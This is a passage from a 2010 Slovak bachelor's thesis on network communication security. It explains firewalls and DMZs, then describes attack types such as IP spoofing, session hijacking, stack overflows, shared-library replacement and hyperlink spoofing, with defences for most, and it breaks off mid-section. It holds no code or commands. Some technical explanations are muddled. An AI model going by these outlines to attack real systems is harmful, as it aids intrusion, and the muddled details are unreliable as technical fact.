Evropský polytechnický institut, s. r. o.

BAKALÁRSKA PRÁCA

2010 Andrej Rábara

Evropský polytechnický institut, s. r. o., v Kunovicích

Studijní obor: Elektronické počítače

Bezpečnosť komunikácie cez sieť

(Bakalárska práca)

Autor: Andrej Rábara

Vedúci práce: Ing. Vladimír Ježek

Bratislava, január 2010

1. soukromá vysoká škola na Moravě
Evropský polytechnický institut, s.r.o.
akademický rok 2009/2010

ZADÁNÍ BAKALÁŘSKÉ PRÁCE

Jméno a příjmení: **Andrej RÁBARA**
Studijní obor: Elektronické počítače

Téma práce:

Bezpečnost komunikace přes počítačovou síť

Cíl bakalářské práce:
Cílem bakalářské práce je zvýšení informovanosti o hrozbách úniku dat a o možnostech bezpečné komunikace. V práci se budete zabývat možnými hrozbami, se kterými se můžeme setkat a možnostmi zabezpečení a ochrany dat. Proveďte analýzu současného stavu zabezpečení komunikace ve světě informačních technologií. Otestujte bezpečnost při použití emailové komunikace a komunikačních programů využívající sítě peer to peer. Vyhodnoťte výsledky testování a navrhněte možné řešení, jak zajistit větší bezpečnost. Práce bude prezentována u firmy Siemens s.r.o. . Hodnocení bude součástí bakalářské práce.

Osnova:

1. Seznámení s problematikou bezpečnosti online komunikace
2. Analýza bezpečnosti komunikačních programů používaných na projektu
3. Testování používaných komunikačních programů používajících protokol peer-to-peer
4. Testování bezpečnosti e-mailové komunikace
5. Zhodnocení bezpečnosti přenosu komunikace na projektu
6. Návrh na vylepšení a zvýšení bezpečnosti

Podle zákona č. 111/1998 Sb., § 47b, odst.3 platí, že odevzdáním práce autor souhlasí se zveřejněním své práce podle tohoto zákona, bez ohledu na výsledek obhajoby.

Vedoucí bakalářské práce: Ing. Vladimír Ježek

Datum zadání bakalářské práce: Kunovice, 1. června 2010

Evropský polytechnický institut, s. r. o. Osvobození 699 686 04 KUNOVICE

Ing. Jindřich Petrucha, Ph.D.
ředitel Ústavu aplikované informatiky

-1-

Oldřich Kratochvíl
h. prof., Ing., Ph.D.,Dr.h.c., MBA
rektor

Prehlasujem, že som bakalársku prácu vypracoval samostatne pod vedením Ing. Vladimíra Ježeka a uviedol v zozname literatúry všetky použité literárne a odborné zdroje.

Bratislava, Január 2010

Ďakujem pánovi Ing. Vladimírovi Ježekovi za veľmi užitočnú metodickú pomoc, ktorú mi poskytol pri spracovaní mojej bakalárskej práce.

Kunovice, Január 2010

Andrej Rábara

Obsah:

Úvod

Pri výbere témy bakalárskej práce som dbal najmä na to, aby mi bola téma blízka a prakticky aplikovateľná. Po konzultácii s firmou v ktorej pracujem, sme sa zhodli na tom, že by malo ísť o tému, ktorá sa bude týkať bezpečnosti komunikácie cez počítačové siete. Pracujem na projekte pri ktorom je bezpečnosť veľmi dôležitá a prípadná stráta dát či informácii môže mať katastrofálne následky.

Cieľom bakalárskej práce je nie len zvýšenie bezpečnosti komunikácie cez sieť, ale aj všeobecne informovať o hrozbách úniku dát spôsobeným vonkajším vplyvom a útokom. Bakalárska práca bude aplikovateľná na komunikáciu na projekte aj pre bežného užívateľa Internetu. Používanie nezabezpečenej komunikácie je nie len problém jednotlivcov, ale problém globálny. V dnešnom Svete má človek čoraz menej súkromia a na internete to môže platiť dvojnásobne. Na vine je malá informovanosť či neochota venovať sa bezpečnosti komunikácie dôsledne.

V bakalárskej práci sa budem venovať bezpečnosti takmer všetkých foriem komunikácie cez sieť. Od komerčných komunikačných programov, typu ICQ či SKYPE, po emailovú komunikáciu. Bakalárska práca bude pozostávať z analýzy bezpečnosti používaných komunikačných programov, z testov analyzovaných programov a z následného navrhnutia zmien, ktoré budú viesť k zvýšeniu bezpečnosti.

Napriek dostatočnému množstvu množstvu literatúry, ktorú mám k dispozícii, bude bakalárska práca obsahovať aj vlastné poznatky, či skúsenosti.

1. Úvod k bezpečnosti komunikácie cez počítačovú sieť

1.1 Internet a bezpečnosť

Najčastejšie kritizovaná vlastnosť Internetu býva jeho nízka bezpečnosť. Tým je chápaná absencia zabezpečovacích mechanizmov, ktoré by chránili dáta pri ich prenose. V skutočnosti miera bezpečnosti na Internete nie je o nič nižšia než napríklad u telefónnej siete. Napriek tomu ľudia bežný telefón nezavrhli ale naučili sa ho používať taký aký je. Rovnako je tomu aj v prípade Internetu. Nebezpečenstvo a potenciálne ohrozenia na Internete skutočne existujú, aj keď v praxi býva ich význam často preceňovaný. Na druhej strane nie je správne ani ich úplné ignorovanie. Dôležité je reálne posúdenie miery ohrozenia, význam toho, čo má byť chránené. Jedno z možných hrozieb pritom pochádza od ľudí, pre ktorých sa začalo používať označenie hacker.

História počítačových útokov a hackerstva siaha iba do nedávnej minulosti, ale aj napriek tomu je veľmi bohatá a mohla by konkurovať iným vedným disciplínám s niekoľkostoročnou tradíciou. Počítačové útoky sa vo výraznejšej miere začali objavovať s novým fenoménom doby - počítačovými sieťami. Najprudší rozvoj zaznamenali počítačové siete od roku 1985 a od tohto roku môžeme hovoriť aj o histórii počítačových útokov. Počas tejto krátkej doby sa mnoho jednotlivcov aj organizovaných skupín, poháňaných rôznymi pohnútkami pričinilo o nespočetné množstvo menších, ale aj väčších počítačových útokov na rozmanité ciele. Hackeri sa neraz dokázali svojou činnosťou zapísať do histórie.

Miera nebezpečenstva odcudzenia, alebo zničenia údajov na samostatnom počítači nepripojenom k sieti je nízka, lebo takýto čin si vyžaduje fyzickú prítomnosť páchateľa na mieste činu, čo preňho predstavuje veľké riziko. V prípade počítača pripojeného k Internetu je situácia celkom iná. Vo virtuálnom svete počítačových sietí sa nachádzajú jednotlivci, ktorí z nenásytnosti, alebo iba z čistého pôžitku z klamania a ničenia, využívajú nedostatočné zabezpečenie sietí, nahrávajú si osobné informácie a kradnú alebo ničia údaje. V masmédiách vo všeobecnosti týchto jednotlivcov nazývajú „hackermi".

Zabezpečenie sietí je dnes a denne vystavované skúške ohňom. Správna otázka ale je, kto ju skúša. Pokiaľ sme to my sami, je všetko v poriadku, ale zo všetkých strán na nás útočia aj cudzie „elementy“. Systémy zapojené na Internet (teda systémy s verejne dostupnou IP adresou) zaznamenávajú denne mnoho pokusov o útok, často sú ich stovky i

tisíce. Mnohé z nich sú jednoduché prípady skenovania siete či skúmania, proti ktorým sa brániť vieme, ale iné nás vedia neraz zastihnúť nepripravených.

1.2 Hacker

Hackeri sú odborne veľmi zdatní užívatelia Internetu, ktorí dokážu prekonať mnohé nástrahy a využiť najrôznejšie medzery systémov. Dôležitá je pritom ich motivácia a podstata ich neštandardných činov. Hackermi môžu byť jednotlivci motivovaní ekonomickým ziskom alebo potrebou ničiť, prípadne tzv. „dobrí" hackeri, ktorí sa pokúšajú nabúrať do vašej siete pre vlastné potešenie a ich jedinou motiváciou a zároveň aj cieľom je túžba po dobrodružstve a prekonávaní bariér. Nezáleží na tom, kto je hackerom alebo aké sú jeho úmysly, hacker predstavuje nebezpečenstvo a je nevyhnutné chrániť pred ním svoje údaje.Klasický hacker nemusí mať skutočne zlé úmysly, skôr mu ide o to, aby si overil svoju odbornú zdatnosť, aby ukázal čo vie, aby sa predviedol, alebo upozornil na nedostatočnú bezpečnosť systémov. Ide teda v istom zmysle o špecifický druh zábavy a vlastnej sebarealizácie. Ak má narušiteľ skutočne zlé úmysly, a svoje akcie podniká s cieľom ublížiť, zničiť, niečo neoprávnene získať, potom sa označuje skôr ako cracker. V praxi ale toto jemné rozlíšenie nie je brané príliš do úvahy a termínom hacker je nie príliš správne označovaný aj cracker, čiže aj ten, kto má skutočne zlé úmysly.

1.3 Firewall

Absenciu zabezpečovacích mechanizmov v samotnom Internete (na úrovni jeho prenosových mechanizmov) možno samozrejme kompenzovať dodatočnými opatreniami, ktoré sa realizujú v koncových uzloch (nie v prenosových častiach siete), a to tam, kde sú skutočne potrebné (na úrovni konkrétnych aplikácií). Takáto je napokon aj celková filozofia Internetu, ktorá hovorí že prenosové mechanizmy by mali hlavne prenášať dáta, zatiaľ čo o ďalšie veci (vrátane zabezpečenia) by sa mali starať tie subjekty (koncové uzly a aplikácie na nich prevádzkované), ktoré to skutočne potrebujú a sú na tom aj lepšie disponované a vybavené. K zvýšeniu bezpečnosti pritom možno použiť celú širokú škálu riešení, začínajúcich u čisto organizačných opatreniach (spočívajúcich napríklad v tom, že dôležité dáta sa nenechávajú na pevných diskoch, ale uchovávajú sa na CD či USB, ktoré sa uzamykajú do trezorov). Na opačnom konci spektra stojí komplexnejšie riešenie, tvorené kombináciou technických a programových prostriedkov. Všeobecne sa všetkým takýmto opatreniam hovorí firewall, čo v doslovnom preklade znamená ohnivá stena. To zodpovedá častejšiemu nasadeniu pre potreby oddelenia chránenej privátnej siete od

Internetu, v ktorom môžu pôsobiť hackeri či iní nepozvaní užívatelia, pričom firewall má slúžiť práve ako zábrana proti ich nežiaducim aktivitám.

1.4 Demilitarizovaná zóna

Komplexnejšie riešenie, plniace úlohu firewallu, býva založené na použití určitého medzistupňa medzi oboma svetmi, ktoré majú byť riadeným spôsobom prepojené - teda medzi chránenou privátnou sieťou a nezabezpečeným Internetom. Tento medzistupeň má charakter malého samostatného sieťového segmentu, ktorý je viditeľný z oboch strán, ale nie je transparentný skrz. Vďaka spôsobu, akým je prepojený privátnou sieťou aj so samotným Internetom je možná len taká prevádzka, ktorá začína alebo končí v tomto medzistupni. V odbornej terminológii sa tomuto medzistupni hovorí výstižne demilitarizovaná zóna, pretože skutočne slúži ako určité nárazníkové pásmo medzi oboma okolitými svetmi. Ide napokon o rovnaký princíp, aký ľudia poznajú už celé stáročia, a používali ho treba pri stavbe stredovekých hradov. Tie obohnali vodnou priekopou, cez ktorý sa nikto nemohol dostať. Potom vytvorili jedinú úzku bránu do hradu, a ta bola jediným miestom, cez ktoré bolo možné sa do hradu dostať. V bráne pritom stál strážca, a nikto nemohol okolo neho prekĺznuť bez povšimnutia - strážca si každého kto prichádzal alebo odchádzal skontroloval, a buď pustil, alebo nepustil. Analogicky funguje aj demilitarizovaná zóna v rámci dnešných firewallov. Tiež skrz ňu nemôže nič prejsť priamo, a jediná možnosť je využiť služby prestupového uzla, umiestneného priamo v demilitarizovanej zóne.

2. Druhy útokov na počítačové siete

2.1 Útoky na heslá

Cieľom útoku je získanie nelegálneho prístupu k počítaču pripojenému k počítačovej sieti (najčastejšie Internetu), zneužitím konta legálneho používateľa. Táto technika sa najčastejšie používa pri získavaní vstupu do unixových systémov a systémov Windows.
Princípom takéhoto druhu útokov je hádanie prístupového mena a hesla užívateľa v online sieťach. Spočiatku sa hackeri pokúšali nabúrať do sieťových systémov opakovaným vkladaním jedného prístupového mena a hesla, hacker skúšal uhádnuť heslo pokiaľ nenašiel to správne. Vylepšením tohoto spôsobu je napísanie a použitie jednoduchého programu, ktorý automaticky generuje heslá na online systémoch namiesto hackera.

Charakteristické pre tieto programy je, že cyklicky skúšajú všetky heslá, pokiaľ nevyskúšajú všetky heslá zo slovníka obsahujúceho potencionálne heslá. Tieto rýchle automatizované útoky sa nazývajú aj slovníkové orientované útoky *(dictionarased attacks)*. Slovníkovo orientovanými útokmi sú ohrozené hlavne systémy založené na unovskom základe, pretože niektoré verzie Unixu neuzamknú konto používateľa po určitom počte neúspešných pokusov o prihlásenie sa do systému. Väčšina ostatných operačných systémov (napr. Windows 2000) uzamkne používateľské meno (konto používateľa) po presne danom počte pokusov o prihlásenie a zadanie správneho hesla. Hacker sa môže pokúšať napríklad tisíckrát neúspešne prihlásiť do neošetreného systému Unix bez toho, aby systém ukončil spojenie alebo aspoň upozornil administrátora na podozrivé správanie.

Jedným zo spôsobov, ako môže hacker získať súbor hesiel je použitie štandardných služieb Unixu - Telnet a FTP pomocou ktorých sa dostane k normálne čitateľným súborom v ktorých sú uložené heslá používateľov, pretože systém štandardne šifruje heslá do verejne prístupného súboru. Každý unixovský systém šifruje svoj súbor s heslami podľa rovnakého algoritmu (matematickými funkciami), čo predstavuje ďalšiu príležitosť pre hackera, ktorý môže obísť heslo dešifrovaním súboru hesiel algoritmom, ktorý je prístupný na Internete. Tento algoritmus patrí medzi základné pomôcky hackera, pomáhajúce mu pri nabúravaní sa do systémov, ktoré sú rozšírené medzi hackerskou spoločnosťou.
Ochrana pred útokom spočíva vo vhodnom nastavení parametrov servisov alebo démonov zabezpečujúcich prihlasovanie do systému. Administrátor by mal parametre nastaviť tak, aby umožňovali používateľovi iba obmedzený počet neúspešných pokusov o prihlásenie sa do systému a potom konto nekompromisne uzamkli.

2.2 Útoky založené na monitorovaní siete

Cieľom býva odcudzenie informácií prenášaných údajovým tokom počítačovej siete (najčastejšie Internetu) vo forme paketov. Tento druh počítačového útoku je nezávislý od použitého operačného systému.

Každý paket prenášaný Internetom môže putovať cez veľké množstvo počítačov (uzlov siete) predtým, ako dorazí k svojmu adresátovi. Odpočúvaním paketov môžu hackeri zachytiť pakety cestujúce medzi jednotlivými miestami Internetu, ich obsah skopírovať a vydolovať z neho dôležité informácie. Tieto zachytené pakety môžu obsahovať napr. používateľské mená a heslá, prenos čísiel kreditných kariet, časti mailov, atď. Keď hacker zachytí paket, môže ho otvoriť a ukradnúť meno počítača, používateľské meno a heslo pridružené k paketu. Klasickým scenárom hackermi používaného útoku je získavanie informácií monitorovaním siete odpočúvaním paktov a následný útok predstieraním IP adresy.

Ochrana pred útokom môže byť realizovaná napríklad šifrovaním informácií prenášaných prostredníctvom počítačovej siete, čo síce hackerovi nezabráni skopírovať prenášané pakety ale ich obsah bude preňho ťažko dostupný.

2.3 Útoky predstieraním IP adresy

Výsledkom takéhoto útoku získanie neoprávneného prístupu k počítaču pripojenému k počítačovej sieti (najčastejšie Internetu), uvádzaním falošnej identifikácie svojho počítača a vydávaním sa za legálneho používateľa. Tento druh počítačového útoku je možné použiť v systémoch Unix a Windows. Tento druh útokov ťaží zo spôsobu adresovania paketov používaného IP pri prenose údajov. Počítače pri prenose údajov medzi sebou v každom prenose uvádzajú identifikáciu počítača odosielateľa a počítača adresáta. Keď hacker použije predstieranie IP adresy *(IP spoofing)* k napadnutiu siete, znamená to, že poskytuje chybné informácie o svojom počítači. Inak povedané, hacker tvrdí, že je hostiteľom v rámci internej siete alebo inak chránenej siete tým, že skopíruje TCP/IP adresu skutočného hostiteľa. Predstieranie IP adresy umožní hackerovi získať vnútorný prístup k systému a systémovým službám, odpovede na výzvy a žiadosti nepôjdu k narušiteľovi, ale k hostiteľovi internej siete, ktorého sa narušiteľ snaží emulovať.

Hacker hľadá poradové TCP/IP číslo v dvoch krokoch. V prvom kroku sa pokúsi určiť IP adresu servera. Existuje niekoľko spôsobov ako zistiť adresu servera napr. sledovaním paketov v Internete , postupným skúšaním čísiel uzlov alebo pripojením sa k uzlu WWW prehliadačom a hľadaním jeho IP adresy v stavovom riadku. Ostatné počítače

siete majú časť adresy zhodnú s adresou servera, hacker sa preto pokúša nájsť takú IP adresu, ktorá mu umožní prechod smerovacom a zaistí prístup do siete ako internému používateľovi. Napríklad ak má systém IP adresu 192.0.0.15, je to adresa triedy C, hacker vie, že v sieti môže byť pripojených maximálne 256 počítačov, tak vyskúša hádať všetky čísla, ktoré reprezentuje posledný bajt tejto série. Hacker najskôr monitoruje poradové čísla paketov prechádzajúce medzi počítačmi tejto siete. Potom sa pokúsi ďalšie poradové číslo, ktoré server vygeneruje a potom predstiera toto číslo, čo spôsobí že sa vloží medzi server a skutočného používateľa. Keďže hacker pozná IP adresu servera, môže generovať pakety so správnymi poradovými číslami a správnymi IP adresami, čo mu umožní úplne zachytiť vysielanie medzi serverom a legitímnym používateľom. V súčasnej dobe zdĺhavú a komplikovanú manuálnu prácu hackera nahradili automatické programové nástroje, schopné previesť tento druh napadnutia v priebehu dvadsiatich sekúnd.

2.4 Útoky založené na predpovedaní poradových čísiel

Táto technika je určená k predstieraniu IP adresy v sieťach založených na systémoch Unix. Pri začatí každého TCP/IP spojenia si obidva navzájom prepojené počítače vymenia štartovací paket, ktorý obsahuje *poradové čísla (hand shakeing).* Počítače vygenerujú poradové čísla na základe interných hodín každého počítača a používajú ich ako súčasť každého prenosu počas pripojenia. V niektorých verziách Unixu sú poradové čísla určované podľa modelu, ktorý je napodobiteľný podľa známeho algoritmu (matematickej funkcie). Po odvodení modelu algoritmu tým, že sa zaznamená určitý počet poradových čísel legálnych pripojení v rôznych chvíľach počas dňa, môže hacker s určitou pravdepodobnosťou získať poradové číslo potrebné k výmene štartovacieho paketu *(hand shakeing)* a k vytvoreniu neautorizovaného spojenia.

Najjednoduchší a najúčinnejší spôsob ochrany pred útokmi založenými na predstieraní IP adresy môžeme zabezpečiť nastavením plnej ochrany auditným záznamom v každom použitom smerovací, firewalle a serveri, v systéme. Používanie auditného záznamu nám umožňuje sledovať, kedy sa hacker pokúša dostať cez smerovač a firewall aby získal prístup k serveru. Hlásenie *Prístup zamietnutý. Neznáma IP adresa. (Access denied. IP adress uknown)* sa vyskytne v zázname vtedy, keď hackerov počítač vygeneruje nesprávnu hodnotu poradového čísla. Použitím d'ałšej služby operačného systému môžeme nastaviť záznamník udalostí tak, aby automaticky poslal výstrahu, alebo aby zakázal útočníkovi prístup v prípade, že sa v audiom zázname zistí opakovaný výskyt uvedených položiek.

2.5 Útoky založené na únose spojenia

Slúži k získaniu nelegálneho prístupu ku kontu používateľa, ktorý je práve pripojený a pracuje so svojim kontom. Táto technika sa využíva pri útokoch na operačné systémy Unix a Windows používajúce komunikáciu Client to Server. Tento druh útoku sa radí medzi populárnejšie útoky ako predstieranie IP adresy. Táto skutočnosť vyplýva čiastočne s toho, že únos spojenia dovoľuje import aj export údajov zo systému. Únos spojenia predstavuje technicky menej náročný druh hackerského útoku, lebo si nevyžaduje predpovedanie poradových čísiel a únos TCP umožní hackerovi obísť jednorázové heslo v systémoch výzva-odpoveď a následne skompromitovať aj uzol s vysokým stupňom zabezpečenia. Obídenie hesla môže hackerovi umožniť prienik aj do ďalších operačných systémov. Pri tomto spôsobe napadnutia nájde útočník existujúce spojenie medzi dvoma počítačmi, vo všeobecnosti medzi klientom a serverom. Sledovaním siete môže útočník zistiť príslušné poradové čísla (čísla TCP/IP adries) počas výmeny medzi počítačmi. Ako náhle sa podarí útočníkovi získať adresu legitímneho používateľa, unesie používateľove spojenie tým, že simuluje číslo adresy používateľa. V momente únosu spojenia odpojí hostiteľský počítač legitímneho používateľa a hacker získa voľný prístup k súborom, ku ktorým má prístup legitímny používateľ.

Ochrana spojenia pred únosom je veľmi obtiažna a detovať únos spojenia je takmer nemožné, lebo únosca sa javí systému ako legálny (unesený) používateľ. Vlastná ochrana pred únosom spojenia spočíva v ochrane oblastí systému, z ktorých by útočník mohol spustiť únos. Vhodným riešením je napr. použitie šifrovania , odstránenie nepotrebných, implicitných účtov, patchovanie zraniteľných miest systému.

2.6 Útoky založené na pretečení zásobníka

Táto skupina hackerských techník sa vyznačuje širokým rozsahom praktického použitia. Jednotlivé modifikácie tejto skupiny metód slúžia hackerom na získanie neoprávneného prístupu k vzdialeným systémom, ale aj na získanie úplnej kontroly nad napadnutým systémom. Útoky založené na pretečení zásobníka môžu byť namierené proti počítačom založeným na operačnom systéme Unix, ale aj Windows.

Tento druh útokov predstavuje v súčasnosti asi najväčšiu a najprepracovanejšiu skupinu hackerských techník. Táto technika využíva nedostatky programového vybavenia pri práci s údajovou štruktúrou zásobník *(stack)* a môže byť zneužitá pri získaní neoprávneného prístupu k serveru, ako aj pri získaní kontroly nad aplikáciami a systémom. Hacker úmyselne spôsobí pretečenie zásobníka napr. zadaním nevhodného vstupu, čím vyvolá

nepredpokladané správanie sa programu alebo jeho zrútenie, ktoré využije vo svoj prospech a postihnutý program odovzdá riadenie hackerom podstrčenému programu.
Zásobník je LIFO údajová štruktúra premenlivej veľkosti umiestnená v operačnej pamäti, na jej používanie slúžia špeciálne príkazy. Štandardne je zásobník využívaný dvoma spôsobmi: slúži CPU v prípade potreby na rýchle odkladanie údajov, pretože CPU má obmedzený počet registrov a slúži programom na vytváranie dynamických údajových štruktúr slúžiacich na dočasné uchovanie údajov napr. pri vstupe a výstupe.

Pred vykonávaní akejkoľvek procedúry CPU uloží do zásobníka návratovú adresu a keď procedúra skončí, CPU predá riadenie na danú návratovú adresu. Ale ak procedúra zapíše do lokálnej premennej väčšie množstvo bajtov ako je jej veľkosť, prepíše aj hodnotu návratovej adresy a vznikne tzv. pretečenie zásobníka**.** Vhodnou manipuláciou lokálnej premennej v procedúre môže hacker prepísať pôvodnú návratovú adresu novou adresou, ktorá ukazuje na miesto v pamäti, kde umiestnil svoj vlastný program, ktorý prevezme riadenie po ukončení procedúry.

Existuje mnoho spôsobov zneužitia pretečenia zásobníka, medzi najčastejšie patrí získanie neautorizovaného vzdialeného prístupu k serveru a získanie autorizácie správcu systému. Odolnosť programov voči takémuto druhu útokov závisí hlavne od robustnosti operačného systému, správneho použitia programovacích techník a dodržania zásad tzv. bezpečného programovania.
Ochrana pred napadnutím systému technikami využívajúcimi pretečenie zásobníka spočíva hlavne v pravidelnom sledovaní novo objavených dier, ktoré bývajú prezentované napr. na WWW stránkach výrobcov softvéru a ich opravovaní súbormi výrobcu, prípadne nahradením používaného softvéru inou verziou alebo produktom iného výrobcu.

2.7 Útoky na firewall

Tieto techniky umožňujú hackerovi získať prístup k počítačom a prostriedkom firewallom chránenej siete. Použitie tejto skupiny techník priamo nezávisí od používaného operačného systému, ale skôr od samotných aplikácií a technickej realizácie firewallu.

Existujú štyri základné postupy umožňujúce hackerovi prekonať ochrannú bariéru firewallu:

- hacker zneužije osobu, ktorá má prístup k počítačom za bariérou a s jej pomocou (vedomou alebo nevedomou) umiestni „zadné vrátka" do ochrannej bariéry.
- hacker zneužije zraniteľné miesta servisov. Aj keď firewally sa snažia minimalizovať prevádzku medzi chránenou a nechránenou časťou siete musia poskytovať priestor

základným službám (servisom), ako sú napr. mail, WWW, DNS a pod. Tieto servisy sú často umiestnené na ochrannom počítači, na ktorom je umiestnený aj softvér firewallu, čiže v „rizikovej oblasti", čo pre hackera predstavuje výborné miesto pre útok.

- hacker zneužije externé zraniteľné počítače v nechránenej časti siete. Ľudia pracujúci na počítačoch za ochrannou bariérou sa často pripájajú k zraniteľným počítačom mimo chránenej siete. Ak sa hackerovi podarí získať kontrolu nad týmto počítačom môže zneužiť spojenie medzi hacknutým počítačom a počítačom v chránenej sieti na prekonanie ochrannej bariéry.

- hacker použije tzv. trójske kone. Hacker tajne nainštaluje svoj program do aplikácie, ktorá sa používa v chránenej časti siete a umožní mu prechod ochrannou bariérou. Existuje niekoľko spôsobov, ako dostať infiltrovanú aplikáciu (trójskeho koňa) za firewall, napr. modifikovaním novej verzie softvéru používaného firewallom, ktorú si potom používatelia stiahnu a nainštalujú, čoho vedľajším účinkom je aj umiestnenie zadných dvierok pre hackera.

V praxi tieto postupy môžu byť realizované rôznymi hackerskými technikami najčastejšie zneužitím pretečenia zásobníka a zneužitím zraniteľných miest konkrétnych aplikácií použitých v chránenej časti siete. Konkrétna realizácia útoku závisí aj od druhu použitého firewallu a jeho nastavenia.

Ochrana pred útokom spočíva hlavne v správnom nastavení riadiacich pravidiel prevádzky firewallu a v dostatočnej ostražitosti administrátora siete, ktorý nesmie prehliadnuť žiadne podozrivé aktivity.

2.8 Útoky na bezpečné pripojenia

Cieľom útoku je získanie nelegálneho prístupu k vzdialeným hostiteľským počítačom (serverom) pripojených k počítačovej sieti. Táto technika útokov je použiteľná v sieťach používajúcich operačný systém Unix a Windows NT/2000.

Útok je založený na zneužití mechanizmov dôveryhodného (zabezpečeného, bezpečného) prístupu *(trusteccess)* k serverom. Tieto mechanizmy predstavujú veľké bezpečnostné riziko hlavne v niektorých verziách operačného systému Unix. V týchto unixovských operačných systémoch môžu používatelia vytvárať *trusted host* súbory (napr. *.rhost* súbory v domovskom adresári), ktoré obsahujú mená hostiteľov (serverov) alebo adresy, z ktorých môže používateľ získať prístup k systému bez nutnosti zadávania

používateľského hesla. Keď sa používateľ pripojí z bezpečného *(trusted)* systému, stačí ak použije príkaz *rlogin,* alebo obdobný príkaz s príslušnými parametrami. Takýmto spôsobom sa môže hacker získať prístup k používateľskému systému, ak zistí meno dôveryhodného počítača, alebo uhádne kombináciu používateľského mena a servera. Správcovia unixovských systémov stále vytvárajú súbory *.rhost* v koreňovom adresári, aby sa mohli používatelia rýchlo premiestňovať medzi servermi.

Postupným zvyšovaním popularity tohoto druhu útokov si správcovia systémov uvedomujú veľké nebezpečenstvo pre ich systémy a realizujú potrebné ochranné opatrenia.

2.9 Útoky využívajúce zdieľané knižnice

Táto skupina techník umožňuje hackerovi nepozorovane získať úplnú kontrolu nad postihnutým operačným systémom. Zdieľané knižnice predstavujú potencionálne bezpečnostné riziká najmä v operačných systémoch Unix a Windows.

Cieľom tejto skupiny útokov sú zdieľané knižnice (*.DLL a *.so.lib). Zdieľaná knižnica je množina bežných programových funkcií, ktoré operačný systém nahráva zo súboru do operačnej pamäte pri štarte príslušného programu. Túto skutočnosť sa môže pokúsiť zneužiť hacker, ktorý nahradí programy v zdieľaných knižniciach novými programami, ktoré slúžia potrebám hackera, napr. inštalácia zadných dvierok alebo zabezpečenie privilegovaného prístupu k súborom a pod.

Ochrana pred útokom spočíva v „strážení" systému a pravidelnej kontrole integrity a pôvodu zdieľaných knižníc správcom siete. Pôvod zdieľaných knižníc (ale aj iných systémových súborov) možno overiť kontrolou ich digitálneho podpisu, ktorý autorizovaný výrobcovia softvéru pridávajú k svojim produktom.

2.10 Útoky založené na spoločenskom plánovaní

Cieľ útoku získanie neoprávneného prístupu k počítačom pripojeným k počítačovej sieti prostredníctvom zneužitia dôvery vytipovaných používateľov. Tieto techniky nie sú obmedzené používaným operačným systémom, ani softvérovým vybavením.

Technika útokov založených na spoločenskom plánovaní *(social engineering)* by mala skôr patriť do skupiny psychologických útokov, ako do skupiny počítačových útokov. Jej princíp je založený na zneužití dôvery vytipovaného používateľa. Pri výbere vhodných kandidátov sa hackeri sústreďujú na určité skupiny s potencionálne nižšou úrovňou vedomostí v počítačovej oblasti, napr. ženy a starší ľudia. Frekvencia a nebezpečenstvo tejto skupiny hackerských útokov rastie s počtom používateľov

pripojených k Internetu a sieťam všeobecne. Klasickým príkladom spoločenského plánovania hackerom je rozposlanie mailov vytypovaným používateľom (tento druh útoku je realizovateľný aj formou telefónneho hovoru), v ktorom sa hacker prezentuje ako systémový administrátor. Text mailu používateľom hovorí, aby odpoveďou poskytli mailom svoje heslo „administrátorovi", lebo z nejakých príčin bez neho nemôže vykonať údržbu systému. Úspešnosť útokov založených na spoločenskom plánovaní závisí hlavne od hĺbky počítačových znalostí a inteligencie používateľov.

Najlepšou ochranou je v tomto prípade včasné a pravidelné varovanie používateľov správcom systému.

2.11 Útoky na WWW stránky

V tejto časti práce popisujeme dva z najbežnejších spôsobov napadnutia prostredníctvom WWW stránok. Falšovanie hypertextových odkazov *(hyperlink spoofing)* a manipulácia WWW *(web spoofing)* sú techniky, pomocou ktorých môže hacker napadnúť počítače komunikujúce prostredníctvom HTTP *(Hyper Text Transmision Protocol)* protokolu.

2.11.1 Falšovanie hypertextových odkazov

Cieľom útoku je manipulácia informácií prezentovaných na WWW stránkach prostredníctvom falošného hypertextového odkazu smerujúceho na hackerom ovládanú WWW stránku.

Útok podvrhnutím hypertextového odkazu využíva chybu v spôsobe, akým prehliadače používajú digitálny podpis pre zabezpečenie WWW spojenia. Falšovanie odkazov neútočí na kryptografiu nižšej úrovne, ani na samotný SSL protokol, čo umožňuje útok použiť aj na iné aplikácie zabezpečené certifikátom, v závislosti od toho, akým spôsobom je certifikát použitý.

Hacker sa vloží do toku paketov medzi klienta a server ako tajný sprostredkovateľ *(man in the middle)*. Potom sa môže tajný sprostredkovateľ pokúsiť presvedčiť prehliadač, aby sa pripojil k falošnému serveru, ktorý bude mať aj naďalej parametre bezpečného pripojenia. Hacker potom presvedčí používateľa, aby odhalil svoje dôverné informácie, ako napr. číslo kreditnej karty, osobné identifikačné číslo *(PIN)*, podrobnosti o poistení alebo účte v banke, falošnému dôveryhodnému serveru. Medzi ďalšie nástrahy podvrhnutých hypertextových odkazov patrí nebezpečenstvo, že si používateľ (napr. bankový alebo databázový klient) môže v domnienke, že sa jedná o bezpečný server z

falošného serveru stiahnuť a spustiť hackerom nastražený javovský aplet. Hacker sa môže po získaní obvyklých certifikačných konvencií vydávať za ľubovoľný server s nastaveným SSL.

Vo chvíli, keď sa používateľ pokúša o vytvorenie SSL spojenia, prehliadač zdieľa so serverom protokol pre autentizáciu servera. Útok falošným hypertextovým odkazom sa sústreďuje iba na autentizáciu servera. Počas úvodného handshakeingu SSL protokolu odovzdá server prehliadaču svoj certifikát. Certifikát serveru je digitálne podpísaná údajová štruktúra, ktorá obsahuje verejný kľúč servera s určitými atribútmi. SSL protokol v certifikáte používa meno domény *(DNS).* Správnym prenosom protokolu a predložením platného certifikátu, ktorému klient dôveruje, server dokazuje prehliadaču, že je vlastníkom príslušného súkromného kľúča. Prehliadač dôkaz akceptuje a verí, že server má právo používať uvedené DNS meno. Pre falošný odkaz nepredstavuje SSL skutočný problém, ale je ním skôr obsah certifikátu a používateľské rozhranie prehliadača.

